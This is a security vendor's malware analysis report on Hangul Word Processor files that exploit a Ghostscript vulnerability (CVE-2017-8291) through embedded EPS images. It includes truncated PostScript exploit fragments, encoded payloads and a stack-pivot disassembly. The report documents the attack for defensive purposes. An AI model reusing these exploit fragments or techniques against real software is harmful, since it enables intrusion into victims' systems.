ASEC Report

Vol.99

AhnLab

Contents

ASEC Report Vol.99 2020 Q2

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Malicious Hangul Word Processor Files Exploiting Ghostscript Vulnerability

HWP (Hangul Word Processor) is a word processing application that is relatively popular in South Korea and in parts of APAC region. HWP files exploiting Ghostscript vulnerability (CVE-2017-8291) was first discovered in mid-2017. And almost three years later, the same vulnerability is still being exploited even after countless security updates and security advisories for HWP files.

ASEC (AhnLab Security Emergency-response Center) analysis team has released a report regarding the malicious HWP files exploiting Ghostscript vulnerability in 2019. However, not much has changed since then. The main target for the attack and the vulnerability exploited for the attacks remain the same. The main target of the attacks are public sectors and cryptocurrency-related organizations.

Apart from the shellcode and operational differences, what else has changed about the attack methods? This analysis report will examine the HWP file attacks that exploited Ghostscript vulnerability in numerous occasions and introduce the significant changes that occurred in 2020.

1. Types of Malicious HWP Files Discovered in 2020

Details regarding the HWP files that exploited the Ghostscript (CVE-2017-8291) vulnerability can be seen in Figure 1. However, Figure 1 only shows a sample of the malicious HWP files that were discovered from January to May of this year.

Collection Period	File Details
January, 2020	China's View on North Korea
January, 2020	Audit Results on Public Institution's Unfair Practices and Regulation Inspection
January, 2020	2019 Audit Results
February, 2020	Operation Status Quo Score_Form (For Corporate Body Only)
February, 2020	Service Participants' Opinions on Work Flexibility
April, 2020	Emergency Inquiry regarding Incheon Metropolitan City's Response Actions for COVID-19
April, 2020	Emergency Inquiry regarding Jeollanam-do Province's Response Actions for COVID-19
April, 2020	Emergency Inquiry regarding Busan Metropolitan City's Response Actions for COVID-19
April, 2020	Request for Witness Attendance
April, 2020	Application Guidelines for Researchers, Specialists, and Experienced Professionals of Water Resources Area Selection 2020
April, 2020	[Inquiry] Withdrawal & Suspension from Bitcoin Investment Website
May, 2020	Resume

Table 1. Sample of the malicious HWP files that were discovered in 2020

Attacks using malicious HWP files mostly targeted a certain profession or group by impersonating as a government institution, organization, or individual job seeker.

The number of the overall attacks had increased from April 2020 due to the escalation of malware exploiting the COVID-19 situation. Even though the number of attacks had increased, the file details remained consistent. In fact, HWP files distributed across Incheon Metropolitan City, Busan Metropolitan City, and Jeollanam-do Province had only slight alterations.

2. Analysis of Ghostscript Vulnerability and Malicious EPS Files

As explained in previous reports, EPS (Encapsulated PostScript) file inserted in the HWP document is the main reason behind the vulnerability. The malicious EPS object, which is an abnormal image format, is inserted into the document. The malware is executed when the Ghostscript interpreter attempts to process the EPS object to display the page on the screen. Thus, the attacker can produce numerous HWP files with various contents as long as the attacker had already developed an EPS file.



Figure 1. Simplified attack method as of April 2020

EPS files are commonly written in PostScript language. The attacker has been using the characteristics of the script language to change the code into various forms and ultimately avoid detection. Examples include garbage code insertion, variable substitution, and XOR encoding after saving the script in the <> hexadecimal data value.

However, the malicious HWP files that were discovered this year changed its PostScript code as of April. Instead of using previous methods, such as XOR encoding or obfuscation method, it turned to a totally new method. It started to use the PostScript syntax, which is a simple yet powerful method of executing malicious functions.

Simplified form indicates that it makes it harder to distinguish file-based malware from normal EPS files. The attacker could have avoided detection by removing the repetitive XOR encoding or code, and syntax substitution. However, that is not the route the attacker chose.

But not everything had changed. In fact, some things remained the same even after June 2017. One of them being the CVE-2017-8291 vulnerability exploit code executed in the memory.

```
/Y101 <E8E742638BF30B5687CCFDC34DF1739EE8E74163E3F40871B3F8DA9A09F070D8E7912A709AED587FAEF892C34DF1739EE8E747638BE54962B3EBC2C34DF1739EE8E746638AE54C75A7AA94BA1FB42488E48F43739AA14D76E1A5E2D409CD239EA6CC0122C3E54C75A7AA94BA11B42488E4865327DFA3083F98B39BD21FB72486818E5327DFA3083F98BB8BC318A2368DF6FB5322C8B74969E1EE
.....
6E7DF17279A9C1129E1D38AD409CD2C87E78F456088860871A5EE9BBA10A635E7F689531A8BF51830F0BC98A119B474DAA39E2A7A8DE57121F6AAE2D219A4358FF19D4A7B9AA44C74E1D382D709CD2489E7E741638BE54F75B5AAD88F46E770D8AED21649> def 0 1 Y101 length 1 sub {/Y18 exch def Y101 33 pop dup Y18 get <C7BE7343BAC52810C18ABBE3299415BE> Y18 15 and get xor Y18 exch put} for Y101 cvx 9348 pop exec
```

Figure 2. Previous method of EPS file code (Encoding)

Figure 2 and Figure 3 shows the previous method of EPS file code. It shows encoding, and also garbage code insertion.

```
%!PS-Adobe-3.0
%!PS-Adobe-2.0
%%Creator: dvips(k) 5.993 Copyright 2013 Radical Eye Software
.....
/Notice { token pop exch pop } bind def
/FontSize <5C7B1BB7> def /DrawFont{/FontType exch def 0 1 FontType length 1 sub {/FontName exch def FontType
FontName 2 copy get FontSize FontName 4 mod get  xor put} for FontType \
} def <277134c4341e77db3f147fd27c4723d5394e2e8264197ed4641f23826a4b7dd53a1d7dd1644a7ed43d4b2b836c4b2b87694b7e8f6d4e2b866c4b2b87641f23826a4b7dd53a1d7dd1694b7e8f6
.....
944d6381f69972b0972c3394829bd3a1277d2031a7fd32e5b2a817f4223973d1f7f972e1e6fe83d1f7fc57c0c69de281e288556177ed6371e7fe83d0969d6255b2a973b1e6f973f1774c4391d72db39716ac2350f11ca56> DrawFont Notice
exec
/HPSdict 20 dict dup begin/braindeaddistill 50 def/rfch{dup length 1 sub
1 exch getinterval}bind def/splituri{dup(#)search{exch pop}{()exch}
.....
```

Figure 3. Previous method of EPS file code (Encoding, garbage code insertion)

Figure 4 shows the recently changed method of EPS file code. Noticeable changes include deletion of garbage codes to make the code more simple.

```
/image <2F78797A312031362346464646206465662F78797A5F6C65616B65645F6172726179207879
2726179206465662F78797A5F636F6E74726F6C5F7374722028706F6F72292064
.....
72078797A31370A78797A5F7365636F6E645F617272617930203136233938206164642078797A39342078797A313
70A78797A5F6C65616B65645F617272617920312067657420636C6F736566696C65> def image cvx exe
```

Figure 4. New method of EPS file code

3. Changes in the Recent PostScript Code

The new EPS file method uses PostScript syntax, as shown in Figure 5.

```
/literal <hex.....data> def literal cvx exec
```

Figure 5. Part of the Postscript code that was recently changed

The literal data value expressed in hexadecimal is included in the < >, and after this literal object is defined as a variable through def. Then, it changes the object to be executable only through "cvx exec" and executes it subsequently. When the hexadecimal data in the < > is executed, the shellcode is also executed. The data within the < > is the PostScript code that executes the shellcode by creating the vulnerability. Three variable names (/image, /tomato, /airplane) were used in the EPS files discovered between April and May of this year.

```
/xyz1 16#FFFF def /xyz_leaked_array xyz1 array def /xyz_control_str (poor) def /xyz4 1 array def /xyz5 0 def /xyz_
str_count 16#100 def /xyz7 xyz_str_count array def /xyz8 16#8 def /xyz9 16#18F0 def /xyz_second_array 16#31E
array def /xyz11 16#215 array def /xyz12 16#1 array def /xyz_spray { xyz_second_array aload 16#10 { xyz11 aload
} repeat 16#100 { /xyz14 16#1520 string def} repeat 0 1 xyz_str_count 1 sub { /xyz15 16#1520 string def 0 1 xyz15
length 1 sub { xyz15 exch 1 put } for xyz7 exch xyz15 put } for } bind def /xyz16 { /xyz18 exch def /xyz19 xyz18 -15
bitshift def /xyz21 xyz18 16#7FFF and def /xyz_cur_buf xyz_leaked_array xyz19 get def xyz_cur_buf xyz21 get xyz_
cur_buf xyz21 1 add get 8 bitshift or xyz_cur_buf xyz21 2 add get 16 bitshift or xyz_cur_buf xyz21 3 add get 24
bitshift or } bind def
.....
```

Figure 6. Sample of EPS file vulnerability execution code

Since the operational method remains consistent, the overall flow of stack pointer movement, creation of type confusion vulnerability, shellcode and gadget execution using the altered type object remains the same even after the code form had changed.

```
1006847C  ·  8B46 04      mov     eax, dword ptr ds:[esi+4]
1006847F  ·  8B50 0C      mov     edx, dword ptr ds:[eax+0C]
10068482  ·  68 24712710  push    offset gsdll32.10277124     ASCII "s_std_close"
10068487  ·  56           push    esi
10068488  ·  50           push    eax                        gs_free_object
10068489  ·  FFD2         call    edx                        94(xchg eax, esp) C3(retn)
```

Figure 7. Stack pivoting before shellcode execution

4. Conclusion

Since attacks using HWP files are targeted towards various groups, there is a possibility that the above malicious EPS file form might change once again. Thus, it is important to constantly analyze and assess the possibility of the code pattern being temporary or being continuously used in times to come.

AhnLab's anti-malware product, V3 detects and blocks HWP malware using the following aliases:

- HWP/Exploit
- Exploit/HWP.Generic
- Exploit/EPS.Generic
- Malware/MDP.Behavior.M2411

ASEC Report Vol.99

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Design Team**	Email	**global.info@ahnlab.com**